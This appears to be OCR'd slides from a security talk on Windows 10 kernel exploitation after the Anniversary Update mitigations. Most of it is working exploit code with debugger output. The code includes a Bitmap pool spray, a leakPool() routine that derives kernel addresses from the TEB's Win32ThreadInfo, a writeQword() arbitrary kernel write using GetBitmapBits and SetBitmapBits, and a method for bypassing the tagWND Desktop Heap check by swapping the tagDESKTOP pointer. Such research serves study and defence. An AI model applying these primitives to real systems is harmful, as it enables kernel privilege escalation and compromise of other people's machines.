
✓ SIDT/SGDT kernel address disclosure is prevented when Hyper-V is enabled

- Hypervisor traps these instructions and hides the true descriptor base from CPL>0

✓ GDI shared handle table no longer discloses kernel addresses

Windows 10 Anniversary Update Mitigations

- Limits the tagWND.strName to point inside Desktop heap.
    - Breaks tagWND primitive




```
 # Child-SP          RetAddr           Call Site
00 ffff8b00`65a92068 fffff800`36a5c96a nt!DbgBreakPointWithStatus
01 ffff8b00`65a92070 fffff800`36a5c359 nt!KiBugCheckDebugBreak+0x12
02 ffff8b00`65a920d0 fffff800`369d3094 nt!KeBugCheck2+0x8a5
03 ffff8b00`65a927e0 ffffdeb2`f731c1fe nt!KeBugCheckEx+0x104
04 ffff8b00`65a92820 ffffdeb2`f71e4f96 win32kfull!DesktopVerifyHeapPointer+0x137252
05 (Inline Function) --------`-------- win32kfull!DesktopVerifyHeapRange+0x15
06 ffff8b00`65a92860 ffffdeb2`f71e421b win32kfull!DesktopVerifyHeapLargeUnicodeString(struct ta
07 ffff8b00`65a928a0 ffffdeb2`f720c99c win32kfull!DefSetText(struct tagWND * pwnd = 0xffffded1`
08 ffff8b00`65a92900 ffffdeb2`f720c50a win32kfull!xxxRealDefWindowProc(struct tagWND * pwnd = 0
09 ffff8b00`65a92a80 ffffdeb2`f71e51ec win32kfull!xxxWrapRealDefWindowProc(struct tagWND * pwnd
```

Figure 4. Windows 10 Anniversary Update mitigation on a common kernel write primitive

IT'S ALL BROKE...
BRING BACK THE PRIMITIVES
imgflip.com

Locating Bitmap Object


- Bitmap objects are stored in the Large Paged Pool.
  - Randomized on reboot
  - Need a kernel information leak to locate
- Win32ThreadInfo in the TEB is close to the Large Paged Pool




```
kd> dt _TEB @$teb
ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x038 EnvironmentPointer : (null)
   +0x040 ClientId         : _CLIENT_ID
   +0x050 ActiveRpcHandle  : (null)
   +0x058 ThreadLocalStoragePointer : 0x00000056`4c614058 Void
   +0x060 ProcessEnvironmentBlock : 0x00000056`4c613000 _PEB
   +0x068 LastErrorValue   : 0
   +0x06c CountOfOwnedCriticalSections : 0
   +0x070 CsrClientThread  : (null)
   +0x078 Win32ThreadInfo  : 0xffff905c`001ecb10
```

Locating Bitmap Object


- Creating a number of large Bitmap objects stabilizes the Pool
- Large static offset will point into Bitmaps




```
DWORD64 size = 0x10000000 - 0x260;
BYTE *pBits = new BYTE[size];
memset(pBits, 0x41, size);

DWORD amount = 0x4;
HBITMAP *hbitmap = new HBITMAP[amount];

for (DWORD i = 0; i < amount; i++)
{
    hbitmap[i] = CreateBitmap(0x3FFFF64, 0x1, 1, 32, pBits);
}
```



```
DWORD64 leakPool()
{
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    DWORD64 pointer = *(PDWORD64)(teb+0x78);
    DWORD64 addr = pointer & 0xFFFFFFFFF0000000;
    addr += 0x16300000;
    return addr;
}
```




```
Win32ThreadInfo : 0xffff905c`001ecb10 Void
```




```
kd> dq ffff905c`16300000
ffff905c`16300000  41414141`41414141 41414141`41414141
ffff905c`16300010  41414141`41414141 41414141`41414141
ffff905c`16300020  41414141`41414141 41414141`41414141
ffff905c`16300030  41414141`41414141 41414141`41414141
ffff905c`16300040  41414141`41414141 41414141`41414141
ffff905c`16300050  41414141`41414141 41414141`41414141
ffff905c`16300060  41414141`41414141 41414141`41414141
ffff905c`16300070  41414141`41414141 41414141`41414141
```

Locating Bitmap Object

- Delete the second large Bitmap object.
- Allocate ~10000 new Bitmap objects of 0x1000 bytes each.
- Will point to start of Bitmap object.




```
DeleteObject(hbitmap[1]);

DWORD64 size2 = 0x1000 - 0x260;
BYTE *pBits2 = new BYTE[size2];
memset(pBits2, 0x42, size2);
HBITMAP *hbitmap2 = new HBITMAP[0x10000];
for (DWORD i = 0; i < 0x2500; i++)
{
    hbitmap2[i] = CreateBitmap(0x368, 0x1, 1, 32, pBits2);
}
```




```
kd> dq ffff905c`16300000 L20
ffff905c`16300000  00000000`01050ec9 00000000`00000000
ffff905c`16300010  00000000`00000000 00000000`00000000
ffff905c`16300020  00000000`01050ec9 00000000`00000000
ffff905c`16300030  00000000`00000000 00000001`00000368
ffff905c`16300040  00000000`00000da0 ffff905c`16300260
ffff905c`16300050  ffff905c`16300260 00008039`00000da0
ffff905c`16300060  00010000`00000006 00000000`00000000
ffff905c`16300070  00000000`04800200 00000000`00000000
ffff905c`16300080  00000000`00000000 00000000`00000000
ffff905c`16300090  00000000`00000000 00000000`00000000
ffff905c`163000a0  00000000`00000000 00000000`00000000
ffff905c`163000b0  00000000`00001570 00000000`00000000
ffff905c`163000c0  00000000`00000000 00000000`00000000
ffff905c`163000d0  00000000`00000000 00000000`00000000
ffff905c`163000e0  00000000`00000000 ffff905c`163000e8
ffff905c`163000f0  ffff905c`163000e8 00000000`00000000
```

Locating Bitmap Object

- Overwrite size of leaked Bitmap
  - Uses two consecutive Bitmaps



```
BOOL writeQword(DWORD64 addr, DWORD64 value)
{
    BYTE *input = new BYTE[0x8];
    for (int i = 0; i < 8; i++)
    {
        input[i] = (value >> 8 * i) & 0xFF;
    }
    BYTE *pbits = new BYTE[0xe00];
    memset(pbits, 0, 0xe00);
    GetBitmapBits(h1, 0xe00, pbits);

    PDWORD64 pointer = (PDWORD64)pbits;
    pointer[0x1BE] = addr;
    SetBitmapBits(h1, 0xe00, pbits);
    SetBitmapBits(h2, 0x8, input);
    delete[] pbits;
    delete[] input;
    return TRUE;
}
```




```
kd> dq 1a000000 L6
00000000`1a000000  ffff905c`16300000 00000000`000000ff
00000000`1a000010  00000000`00000000 00000000`00000000
00000000`1a000020  00000000`00000000 00000000`00000000
kd> dq ffff905c`16300000+38 L1
ffff905c`16300038  00000001`00000368
kd> eq ffff905c`16300038  00001001`00000368
kd> dq 0xfffff78000000000 L1
fffff780`00000000  0fa00000`00000000
kd> dq 0xfffff78000000800 L1
fffff780`00000800  00000000`00000000
kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ffb`3c366062 cc              int     3
kd> dq 0xfffff78000000800 L1
fffff780`00000800  11223344`55667788
kd> dq 1a000000 L6
00000000`1a000000  ffff905c`16300000 00000000`000000ff
00000000`1a000010  00000000`01050ec9 00000000`01050ec8
00000000`1a000020  0fa00000`00000000 00000000`00000000
```


Write-Where-Where simulation

tagWND Read/Write outside Desktop Heap

- Pointer verification is performed by DesktopVerifyHeapPointer.
- tagWND.strName must be within the Desktop Heap



```
mov     rcx, rbx          ; tagDESKTOP pointer
call    DesktopVerifyHeapPointer
lea     rdx, [rdi-1]
mov     rcx, rbx
mov     rbx, [rsp+38h+arg_0]
add     rsp, 30h
pop     rdi
jmp     $+5
DesktopVerifyHeapLargeUnicodeString endp
```



```
DesktopVerifyHeapPointer proc near

BugCheckParameter4= qword ptr -18h

; FUNCTION CHUNK AT 00000001C0199C18 SIZE 0000001F BYTES

sub     rsp, 38h
mov     r9, [rcx+78h]     ; Address of Desktop Heap
cmp     rdx, r9           ; Str buffer must not be below Desktop Heap
jb      loc_1C0199C18
```


```
mov     eax, [rcx+80h]    ; Size of Desktop Heap
add     rax, r9           ; Max address of Desktop Heap
cmp     rdx, rax          ; Str buffer must not be above Desktop Heap
jnb     loc_1C0199C18
```

```
add     rsp, 38h
retn
DesktopVerifyHeapPointer endp
```


```
; START OF FUNCTION CHUNK FOR DesktopVerifyHeapPointe

loc_1C0199C18:
mov     eax, [rcx+80h]
mov     r8, rdx           ; BugCheckParameter2
mov     edx, 6            ; BugCheckParameter1
mov     [rsp+38h+BugCheckParameter4], rax ; BugCheckP
mov     ecx, 164h         ; BugCheckCode
call    cs:__imp_KeBugCheckEx
```

tagWND Read/Write outside Desktop Heap

- Desktop Heap address and size comes from tagDESKTOP object.
  - No validation on tagDESKTOP pointer.
  - Pointer is taken from header of tagWND.
- Find tagDESKTOP pointer and replace it.
  - Control Desktop Heap address and size during verification.



